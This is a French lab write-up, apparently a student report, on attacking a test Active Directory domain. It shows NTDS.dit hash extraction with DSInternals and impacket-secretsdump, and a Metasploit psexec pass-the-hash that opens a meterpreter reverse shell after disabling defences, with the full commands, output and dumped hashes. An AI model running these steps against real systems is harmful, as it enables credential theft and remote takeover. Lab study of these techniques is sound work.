
➔ On peut lancer notre instance Neo4J.

```
PS C:\Users\Administrateur\Desktop\AD-control-paths\Dump> #launch Neo4J
PS C:\Users\Administrateur\Desktop\AD-control-paths\Dump> $instance | Start-ADCPInstance
C:\Users\ADMINI~1\AppData\Local\Temp\ADCP\instances\2 2
PS C:\Users\Administrateur\Desktop\AD-control-paths\Dump>
```


Neo4j for instance 2

```
2024-02-07 11:27:53.184+0000 INFO  ======== Neo4j 3.5.3 ========
2024-02-07 11:27:53.214+0000 INFO  Starting...
2024-02-07 11:27:57.780+0000 INFO  Bolt enabled on localhost:7689.
2024-02-07 11:28:00.792+0000 INFO  Started.
2024-02-07 11:28:02.526+0000 INFO  Remote interface available at http://
localhost:7476/
```

➔ On se rend sur l'URL récupérer via le démarrage de Neo4J, et on accède via l'interface Web.



➔ Sur la windows serveur, dans le SYSVOL, on rajoute le dossier Temps, pour pouvoir le récupérer dans la windows 10, on copie Active Directory et registry depuis le windows serveur sur le windows 10.



➔ On doit installer le module « Internals ».

```
PS C:\Windows\System32\config> Install-Module DSInternals

Le fournisseur NuGet est requis pour continuer
PowerShellGet requiert le fournisseur NuGet, version 2.8.5.201 ou ultérieure, pour interagir avec
les référentiels NuGet. Le fournisseur NuGet doit être disponible dans « C:\Program
Files\PackageManagement\ProviderAssemblies » ou «
C:\Users\Administrateur\AppData\Local\PackageManagement\ProviderAssemblies ». Vous pouvez également
 installer le fournisseur NuGet en exécutant la commande « Install-PackageProvider -Name NuGet
-MinimumVersion 2.8.5.201 -Force ». Voulez-vous que PowerShellGet installe et importe le
fournisseur NuGet maintenant ?
[O] Oui  [N] Non  [S] Suspendre  [?] Aide (la valeur par défaut est « O ») :
PS C:\Windows\System32\config> Install-Module DSInternals

Le fournisseur NuGet est requis pour continuer
PowerShellGet requiert le fournisseur NuGet, version 2.8.5.201 ou ultérieure, pour interagir avec
les référentiels NuGet. Le fournisseur NuGet doit être disponible dans « C:\Program
Files\PackageManagement\ProviderAssemblies » ou «
C:\Users\Administrateur\AppData\Local\PackageManagement\ProviderAssemblies ». Vous pouvez également
 installer le fournisseur NuGet en exécutant la commande « Install-PackageProvider -Name NuGet
-MinimumVersion 2.8.5.201 -Force ». Voulez-vous que PowerShellGet installe et importe le
fournisseur NuGet maintenant ?
[O] Oui  [N] Non  [S] Suspendre  [?] Aide (la valeur par défaut est « O ») : o

Référentiel non approuvé
Vous installez les modules à partir d'un référentiel non approuvé. Si vous approuvez ce
référentiel, modifiez sa valeur InstallationPolicy en exécutant l'applet de commande
Set-PSRepository. Voulez-vous vraiment installer les modules à partir de PSGallery ?
[O] Oui  [T] Oui pour tout  [N] Non  [U] Non pour tout  [S] Suspendre  [?] Aide
(la valeur par défaut est « N ») :o
PS C:\Windows\System32\config>
```

➔ Cette commande permet de récupérer le hash via ntds.dit. Donc grâce au fichier SYSTEM on va récupérer la key qui va permettre de dump les hash

➔ La deuxième commande va nous permettre de récupérer les hash et de les stocker dans un fichier texte.

```
PS C:\Windows\System32\config> $key = Get-Bootkey -SystemHiveFilePath C:\Temps\registry\SYSTEM
PS C:\Windows\System32\config> Get-ADDBAccount -All -Bootkey $key -DBPath 'C:\Temps\Active Directory
\ntds.dit' >> hashes.txt
```

➔ Dans le C:\Windows\System32\config, un fichier txt apparaît avec le nom « hashes ».

hashes - Bloc-notes

Fichier Edition Format Affichage Aide

```
DistinguishedName: CN=Administrateur,CN=Users,DC=hacks,DC=local
Sid: S-1-5-21-3071856411-4028526097-4163193563-500
Guid: 90812b6e-aa6b-468e-a106-cfa590ad21f7
SamAccountName: Administrateur
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 513
SidHistory:
Enabled: True
UserAccountControl: NormalAccount, PasswordNeverExpires
SupportedEncryptionTypes:
AdminCount: True
Deleted: False
LastLogonDate: 07/02/2024 12:05:46
DisplayName:
GivenName:
Surname:
Description: Compte d'utilisateur d'administration
ServicePrincipalName:
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited,
SystemAclAutoInherited, DiscretionaryAclProtected, SelfRelative
Owner: S-1-5-21-3071856411-4028526097-4163193563-512
Secrets
  NTHash: 6feafde59f782986dbfaff689a4d65a2
  LMHash:
  NTHashHistory:
  LMHashHistory:
  SupplementalCredentials:
    ClearText:
    NTLMStrongHash: 6af26b2061ac1d89316f0aa4223e9616
    Kerberos:
      Credentials:
        DES_CBC_MD5
          Key: 3efde9e33bfdfeab
      OldCredentials:
```

➔ Sur notre machine Linux, on peut récupérer les hashs par commande.

➔ J'obtiens correctement les hashs de mon Active Directory sur la windows serveurs.

```
selim@selim:~$ sudo impacket-secretsdump -just-dc-ntlm offense/Administrateur@192.168.128.173 >> hashes.txt
[sudo] Mot de passe de selim :
Password:
selim@selim:~$ cat hashes.txt
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:6feafde59f782986dbfaff689a4d65a2:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:98141cc6627b51ea8b144d9782ca0f7a:::
hacks.local\S.Akalan:1118:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\N.Warzob:1119:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\M.Alcomewo:1120:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\N.Volkswagen:1121:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\A.Bordo:1122:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\L.Messi:1123:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\C.Ronaldo:1124:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\K.Mbappe:1125:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\N.Pepe:1126:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\M.Icardi:1127:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\F.Muslera:1128:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\J.Lebron:1129:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\S.Boey:1130:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\S.Aurier:1131:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\H.Ziyech:1132:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
WIN-5C2IISDUOD6$:1000:aad3b435b51404eeaad3b435b51404ee:ad24023d9b49f56797c3f68c75b883ad:::
DESKTOP-EGGB56J$:1133:aad3b435b51404eeaad3b435b51404ee:d7f2191667610ef7a3e7c05aeb7bd46a:::
[*] Cleaning up...
selim@selim:~$
```

PASS THE HASH

➔ Nous installons une kali Linux, pour effectuer le PASS THE HASH, donc on retape les mêmes commandes que qu'on a effectuer sur l'autre machine Linux.

```
┌──(selim㉿kali)-[~]
└─$ impacket-secretsdump -just-dc-ntlm offense/Administrateur@192.168.128.173 >> hashes.txt
Password:

┌──(selim㉿kali)-[~]
└─$ cat hashes.txt
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:6feafde59f782986dbfaff689a4d65a2:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:98141cc6627b51ea8b144d9782ca0f7a:::
hacks.local\S.Akalan:1118:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\N.Warzob:1119:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\M.Alcomewo:1120:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\N.Volkswagen:1121:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\A.Bordo:1122:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\L.Messi:1123:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\C.Ronaldo:1124:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\K.Mbappe:1125:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\N.Pepe:1126:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\M.Icardi:1127:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\F.Muslera:1128:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\J.Lebron:1129:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\S.Boey:1130:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\S.Aurier:1131:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
hacks.local\H.Ziyech:1132:aad3b435b51404eeaad3b435b51404ee:088d229b54e4419fb4389a4058e4c5c0:::
WIN-5C2IISDUOD6$:1000:aad3b435b51404eeaad3b435b51404ee:ad24023d9b49f56797c3f68c75b883ad:::
DESKTOP-EGGB56J$:1133:aad3b435b51404eeaad3b435b51404ee:d7f2191667610ef7a3e7c05aeb7bd46a:::
[*] Cleaning up...

┌──(selim㉿kali)-[~]
└─$
```

➔ Lancer la Metasploit sur Kali et taper la commande use exploit/windows/smb/psexec

```
msf6 > use exploit/windows/smb/psexec
```

➔ On défini les différents paramètres pour taper directement sur la machine avec LHOST la machine qui attaque, LPORT définir le port et RHOST la machine qu'on attaque.

```
msf6 exploit(windows/smb/psexec) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set LHOST 192.168.128.174
LHOST ⇒ 192.168.128.174
msf6 exploit(windows/smb/psexec) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(windows/smb/psexec) > set RHOST 192.168.128.173
RHOST ⇒ 192.168.128.173
```


➔ Nous allons ouvrir un accès au système via le compte administrateur en utilisant le hash correspondant à ce compte.


```
msf6 exploit(windows/smb/psexec) > set SMBUser Administrateur
SMBUser ⇒ Administrateur
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:6feafde59f782986dbfaff689a4d65a2
SMBPass ⇒ aad3b435b51404eeaad3b435b51404ee:6feafde59f782986dbfaff689a4d65a2
msf6 exploit(windows/smb/psexec) >
```

➔ On ajoute le nom de domaine dans les options.

```
msf6 exploit(windows/smb/psexec) > set SMBDomain hacks.local
SMBDomain ⇒ hacks.local
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                  Required  Description
   ----                  ---------------                                  --------  -----------
   RHOSTS                192.168.128.173                                  yes       The target host(s)
                                                                                    ploit.html
   RPORT                 445                                              yes       The SMB service po
   SERVICE_DESCRIPTION                                                    no        Service descriptio
   SERVICE_DISPLAY_NAME                                                   no        The service displa
   SERVICE_NAME                                                           no        The service name
   SMBDomain             hacks.local                                      no        The Windows domain
   SMBPass               aad3b435b51404eeaad3b435b51404ee:6feafde59f782986d  no        The password for t
                         bfaff689a4d65a2
   SMBSHARE                                                               no        The share to conne
                                                                                     share
   SMBUser               Administrateur                                   no        The username to au


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.128.174  yes       The listen address (an interface may be specified)
   LPORT     443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

➔ On va d'abord désactiver le pare-feu, changer la clé de registre et la protection en temps réel sur la machine serveur.






➔ Nous sommes connectés au système !!!!

```
msf6 exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 192.168.128.174:443
[*] 192.168.128.173:445 - Connecting to the server ...
[*] 192.168.128.173:445 - Authenticating to 192.168.128.173:445|hacks.local as user 'Administrateur' ...
[*] 192.168.128.173:445 - Selecting PowerShell target
[*] 192.168.128.173:445 - Executing the payload ...
[+] 192.168.128.173:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 192.168.128.173
[*] Meterpreter session 1 opened (192.168.128.174:443 → 192.168.128.173:62521) at 2024-02-07 17:01:14 +0100
meterpreter >
```

➔ Je tape ma windows 10, je désactive le pare-feu, je change la clé de registre et je désactive la protection en temps réel.

➔ Je choisi l'adresse IP de ma machine avec la commande set RHOST IP

➔ Et je suis connecté à la machine !!!



Conclusion

Patator est un outil de test de pénétration utilisé pour effectuer des attaques automatisées telles que les attaques par force brute ou par dictionnaire contre différents services réseau, ce qui en fait un outil précieux pour évaluer la sécurité des systèmes.

Hironboot est un logiciel qui permet de contourner les mots de passe d'accès à un système en démarrant à partir d'un support externe, comme une clé USB, permettant ainsi d'accéder aux fichiers système sans avoir besoin du mot de passe d'accès.

Les hashs sont des valeurs cryptographiques générées à partir de données brutes à l'aide d'algorithmes de hachage, et ils sont largement utilisés dans la sécurité informatique, notamment pour stocker des mots de passe de manière sécurisée en les rendant difficiles à inverser pour récupérer le mot de passe d'origine.